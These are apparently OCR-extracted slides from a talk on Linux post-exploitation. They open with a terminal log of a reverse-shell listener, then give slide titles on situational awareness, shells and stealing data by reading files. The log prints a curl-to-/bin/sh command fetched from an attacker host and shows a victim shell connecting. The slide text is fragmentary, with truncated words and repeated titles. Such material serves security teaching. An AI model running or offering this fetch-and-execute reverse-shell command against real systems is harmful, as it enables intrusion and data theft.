
```
[stuart@ops.not-h4x.lol:/home/stuart]
$ curlrevshell -callback-address ops.not-h4x.lol -template crs/crs.tmpl -ctrl-i crs/ctrl-i
12:14:15.912 Welcome to curlrevshell version v0.0.1-beta.7.0.20250905220249-9c38398bce96
12:14:15.948 Listening on 0.0.0.0:4444
12:14:15.948 To get a shell:

curl -sk --pinnedpubkey sha256//CkYWAzyh4tRP1V2MsTIXpjMSXN0Vk7BaslRHPCD2/OI= https://ops.not-h4x.lol:4444/c | /bin/sh

12:14:32.197 [10.135.2.241] Sent script: ID:34kwj8cbx2j7q C2Addr:ops.not-h4x.lol:4444 Path:/c
12:14:32.232 [10.135.2.241] Input connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Output connected: ID "34kwj8cbx2j7q"
12:14:32.234 [10.135.2.241] Shell is ready to go!
> ps awwwfux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           2  0.0  0.0      0     0 ?        S    Aug31   0:00 [kthreadd]
root           3  0.0  0.0      0     0 ?        I<   Aug31   0:00  \_ [rcu_gp]
```

Code: github.com/magisterquis/curlrevshell


Situational Awareness




Situational Awareness - An admin?




Situational Awareness - EDR, such as it is




Situational Awareness - Kinda goofy




Situational Awareness - Not root




Situational Awareness - No custom code (yet)



Situational Awareness - Probably not in a container



A Simple Shell - So...?



A Simple Shel


Things which aren't quite Hacking yet

Things w

Philosophical Rambling
- Mrs. McMurray


cking yet

Back to the shell




Back to the shell - "Us"

Back to the shell - A command



Back to the shell - A program



Back to the shell - Programs

The bulk of Linux theft: Reading files

The bulk of Linux theft: Reading files


The bulk of Linux theft: Reading files

The bulk of Linux theft: Reading files


Or `read(2)`ing files

Or read(2)ing files

